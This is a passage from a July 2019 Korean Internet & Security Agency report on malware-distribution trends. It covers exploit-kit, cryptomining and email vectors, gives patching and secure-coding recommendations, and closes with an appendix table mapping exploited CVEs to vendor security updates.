	자동실행
네트워크	

<table>
<tr><td rowspan="2"></td><td>


</td></tr>
<tr><td>특정 도메인에 접속하여 특정 파일 다운로드를 시도하지만 다운 안됨</td></tr>
</table>

4. 향후 전망

□ 악성코드 유포방법

o 복합 취약점을 이용한 악성코드 유포 지속

- Adobe Flash Player, Java Applet, MS IE, MS Edge, MS XML 취약점 등을 복합적으로 악용하여 악성코드를 유포시키는 사례가 나타나고 있다.

o 이용자가 많거나 관리가 부실한 홈페이지를 통한 악성코드 유포 지속

- 이용자가 많은 홈페이지를 통해 악성코드 유포 사례가 나타나고 있다.
- 관리가 부실한 홈페이지를 통해 게시물에서 악성코드를 유포하는 사례가 나타나고 있다.

o VBscript를 이용한 램닛(Ramnit) 악성코드 유포 지속

- 스크립트 실행만으로 악성코드를 유포하는 사례가 지속적으로 나타나고 있다.

o 다양한 가상통화 채굴 스크립트 및 악성코드 유포 지속

- 가상통화의 가치가 상승함에 따라 가상통화를 요구하거나 채굴하는 악성코드의 유포 사례가 나타나고 있다.
- 자바스크립트 기반의 악성 스크립트를 이용한 가상통화 채굴 사례가 나타나고 있다.

o 단축 URL을 악용한 악성 스크립트 유포 지속

- 홈페이지 문의 게시판을 악용하여 악성 스크립트를 유포하는 사례가 나타나고 있다.

o 이메일 첨부파일(문서 파일) 및 링크를 통한 악성코드 유포 지속

- 이메일을 통해 문서 첨부파일 및 악성 스크립트가 포함된 링크로 악성코드를 유포하는 사례가 지속적으로 나타나고 있다.

□ 악성코드 조치방안

o 개인 및 기업의 조치보안 방안

- 개인 및 기업은 보안점검 및 보안패치 등 보안강화를 통해 금융정보 유출 및 사이버 공격에 각별한 주의를 기울여야 한다.

※ 웹 취약점점검 신청 : http://www.boho.or.kr/webprotect/webVulnerability.do
※ 홈페이지 해킹방지 도구 : http://www.boho.or.kr/download/whistlCastle/castle.do
※ 휘슬 신청 : http://www.boho.or.kr/download/whistlCastle/whistl.do

o 개발 시점의 시큐어코딩을 통한 홈페이지 구축 권고

- 기업에서 근본적으로 홈페이지 개발 시점부터 보안의식 및 시큐어 코딩으로 홈페이지를 구축하고, 주기적인 취약점 점검 및 패치를 적용하여 웹서버가 해킹되지 않도록 사전에 방지해야 한다.

o 최신 보안 업데이트 권고

- 이용자는 MS 윈도우의 보안 업데이트를 항상 최신 상태로 유지할 것을 권장하며, Adobe Flash Player, Java, MS 제품군 관련 취약점에 의해 악성코드에 감염되지 않도록 주의하여야 한다. 또한 안티바이러스(백신)을 이용하여 주기적으로 점검하여야 한다.

- MS 윈도우 최신 보안 업데이트 적용 (자동보안업데이트 설정 권장)

※ MS 업데이트 사이트 : http://www.update.microsoft.com/microsoftupdate/v6/default.aspx?ln=ko
※ (윈도우7) 제어판 - 시스템 및 보안 - Windows Update

- Adobe Flash Player 최신 버전 업데이트 적용

※ 최신버전 : Adobe Flash Player 32.0.0.207 (http://get.adobe.com/kr/flashplayer/)

- Oracle Java(Java Runtime Environment) 최신 버전 업데이트 적용

※ 최신버전 : Java SE Runtime Environment 12.0.1
(https://www.oracle.com/technetwork/java/javase/12-0-1-relnotes-5290047.html)

- MS Edge 최신 버전 업데이트 적용

※ MS 보안 업데이트 : https://docs.microsoft.com/ko-kr/security-updates/SecurityBulletins/2017/ms17-007

[붙임] 악성코드 S/W 취약점 정보

구분		내용	상세 취약점 정보	보안 업데이트
인터넷 익스플로러 취약점	CVE-2010-0249 CVE-2011-1255 CVE-2012-4792 CVE-2013-1347 CVE-2013-2551 CVE-2013-3897 CVE-2014-0322 CVE-2014-1770 CVE-2014-1776	Internet Explorer를 사용하여 특수하게 조작된 웹페이지에 접속할 경우 원격 코드 실행 허용	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0249 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-1255 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4792 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1347 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2551 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3897 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0322 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1770 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1776	http://technet.microsoft.com/en-us/security/bulletin/MS10-002 http://technet.microsoft.com/ko-kr/security/bulletin/ms11-050 http://technet.microsoft.com/ko-kr/security/bulletin/MS13-008 http://technet.microsoft.com/ko-kr/security/bulletin/ms13-038 http://technet.microsoft.com/security/bulletin/MS13-037 http://technet.microsoft.com/ko-kr/library/security/ms13-080.aspx http://technet.microsoft.com/en-us/security/advisory/2934088 http://technet.microsoft.com/ko-kr/library/security/ms14-035.aspx http://technet.microsoft.com/ko-kr/library/security/2963983.aspx
	CVE-2008-2551	Icona SpA C6 Messenger 1.0.0.1 ActiveX 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-2551	-
	CVE-2014-3212	KMPlayer 버퍼 오버 플로우 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3212	http://cdn.kmplayer.com/KMP/Download/release/chrome/4.1.5.8/KMPlayer_4.1.5.8.exe
	CVE-2015-2419	MS Internet Explorer 10과 11에서 JScript 취약점으로 인한 원격 코드 실행	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2419	http://technet.microsoft.com/security/bulletin/MS15-065
	CVE-2016-0189	MS Internet Explorer 9과 11에서 Script Engine 취약점으로 인한 원격 코드 실행	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0189	http://technet.microsoft.com/library/security/ms16-051
	CVE-2012-4969	execCommand 해제 후 사용 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4969	https://technet.microsoft.com/library/security/ms12-063
	CVE-2018-8174 CVE-2018-8373	VBScript 엔진이 메모리의 개체를 처리하는 방식에 원격 코드 실행 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-8174 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-8373	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8174 https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8373

Adobe Flash Player 취약점	CVE-2010-2884 CVE-2011-2140 CVE-2012-0754 CVE-2013-0634 CVE-2014-0497 CVE-2014-0515 CVE-2014-0556 CVE-2014-0569 CVE-2014-8439 CVE-2015-0311 CVE-2015-0313 CVE-2015-3043 CVE-2015-0336 CVE-2015-3113 CVE-2015-3133 CVE-2015-5119 CVE-2015-5122 CVE-2016-1019 CVE-2018-4878	메모리 손상으로 인한 코드 실행 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2884 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2140 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0754 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0634 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0497 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0515 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0556 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0569 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-8439 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0311 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0313 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3043 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0336 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3113 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3133 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5119 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5122 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1019 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-4878	http://www.adobe.com/support/security/advisories/apsa10-03.html http://www.adobe.com/support/security/bulletins/apsb11-21.html http://www.adobe.com/support/security/bulletins/apsb12-03.html http://www.adobe.com/support/security/bulletins/apsb13-04.html http://helpx.adobe.com/security/products/flash-player/apsb14-04.html http://helpx.adobe.com/security/products/flash-player/apsb14-13.html http://helpx.adobe.com/security/products/flash-player/apsb14-21.html http://helpx.adobe.com/security/products/flash-player/apsb14-22.html http://helpx.adobe.com/security/products/flash-player/apsb14-22.html https://helpx.adobe.com/security/products/flash-player/apsa15-01.html https://helpx.adobe.com/security/products/flash-player/apsa15-02.html https://helpx.adobe.com/security/products/flash-player/apsb15-06.html https://helpx.adobe.com/security/products/flash-player/apsb15-05.html https://helpx.adobe.com/security/products/flash-player/apsb15-14.html https://helpx.adobe.com/security/products/flash-player/apsb15-16.html https://helpx.adobe.com/security/products/flash-player/apsa15-03.html https://helpx.adobe.com/security/products/flash-player/apsa15-04.html https://helpx.adobe.com/security/products/flash-player/apsa16-01.html https://helpx.adobe.com/security/products/flash-player/apsb18-03.html

	CVE-2013-0633	스택 오버플로우로 인한 임의의 코드를 실행하는 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0633	http://www.adobe.com/support/security/bulletins/apsb13-04.html
	CVE-2010-0188	Adobe Acrobat Reader의 보안취약점을 이용	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188	http://www.adobe.com/support/security/bulletins/apsb10-07.html
Java 애플릿 취약점	CVE-2011-3544 CVE-2012-0507 CVE-2012-1723 CVE-2012-4681 CVE-2012-5076 CVE-2013-0422 CVE-2013-2460 CVE-2013-2465 CVE-2012-0422	드라이브 바이 다운로드 방식, JRE 샌드박스 제한 우회 취약점 이용	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3544 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0507 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1723 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4681 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5076 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0422 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2460 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2465 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0422	http://www.oracle.com/technetwork/topics/security/javacpufeb2012-366318.html#PatchTable http://www.oracle.com/technetwork/topics/security/javacpujun2012-1515912.html http://www.oracle.com/technetwork/topics/security/alert-cve-2012-4681-1835715.html http://www.oracle.com/technetwork/topics/security/javacpuoct2012-1515924.html http://www.oracle.com/technetwork/topics/security/alert-cve-2013-0422-1896849.html http://www.oracle.com/technetwork/topics/security/javacpujun2013-1899847.html http://www.oracle.com/technetwork/topics/security/javacpujun2013-1899847.html
	CVE-2013-0431	JAVA SE 7의 JMX 원격 코드 실행 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0431	http://www.oracle.com/technetwork/java/javaee/downloads/ava-ee-sdk-6u4-jdk-7u11-web-dl-1900868.html
	CVE-2013-1493	JAVA CMM 원격 코드 실행 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1493	https://www.oracle.com/technetwork/topics/security/alert-cve-2013-1493-1915081.html
	CVE-2013-2423	JAVA Reflection을 남용한 원격 코드 실행 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2423	https://www.oracle.com/technetwork/topics/security/javacpuapr2013-1928497.html
MS OLE 취약점	CVE-2014-6332 CVE-2014-6352 CVE-2017-0199	Windows OLE 자동화 배열 원격 코드 실행 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6332 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6352 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0199	http://technet.microsoft.com/security/bulletin/MS14-064 http://technet.microsoft.com/ko-kr/library/security/3010060.aspx http://www.catalog.update.microsoft.com/Search.aspx?q=KB2589382

MS XML 취약점	CVE-2012-1889	XML Core Services의 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1889	http://technet.microsoft.com/ko-kr/security/bulletin/MS12-043
MS Silverlight 취약점	CVE-2013-0074	Silverlight의 취약점으로 인한 원격 코드 실행	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0074	http://technet.microsoft.com/library/security/ms13-022
MS Edge 취약점	CVE-2016-7200 CVE-2016-7201	스크립팅 엔진 메모리 손상 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7200 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7201	http://technet.microsoft.com/ko-kr/library/security/ms16-129.aspx
MS OS 취약점	CVE-2011-2014	Windows XP, 2003, Vista의 ADAM SSL을 통한 LDAPS 인증 우회 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2014	http://technet.microsoft.com/ko-kr/library/security/ms11-086.aspx
Blackmoon FTP 서버 취약점	CVE-2011-0507	포트 명령 버퍼 오버 플로우 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-0507	https://blackmoon-ftp-server.en.softonic.com/?ex=DSK-173.3
APPLE iTunes 취약점	CVE-2012-0634	iTunes에서 사용되는 WebKit 메모리손상 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0634	http://support.apple.com/ko-kr/HT202433
Webfolio CMS 취약점	CVE-2012-1899	XSS 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1899	https://sourceforge.net/projects/webfolio-cms/?source=directory
Apach Tomcat 취약점	CVE-2012-3544	데이터 스트리밍을 통한 DOS공격 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3544	http://www.oracle.com/technetwork/topics/security/cpujan2014-1972949.html

발 행 일 2019년 7월
발 행 및 편 집 한국인터넷진흥원 사이버침해대응본부 침해대응단 탐지팀
주 소 서울시 송파구 중대로 135(가락동 78) IT벤처타워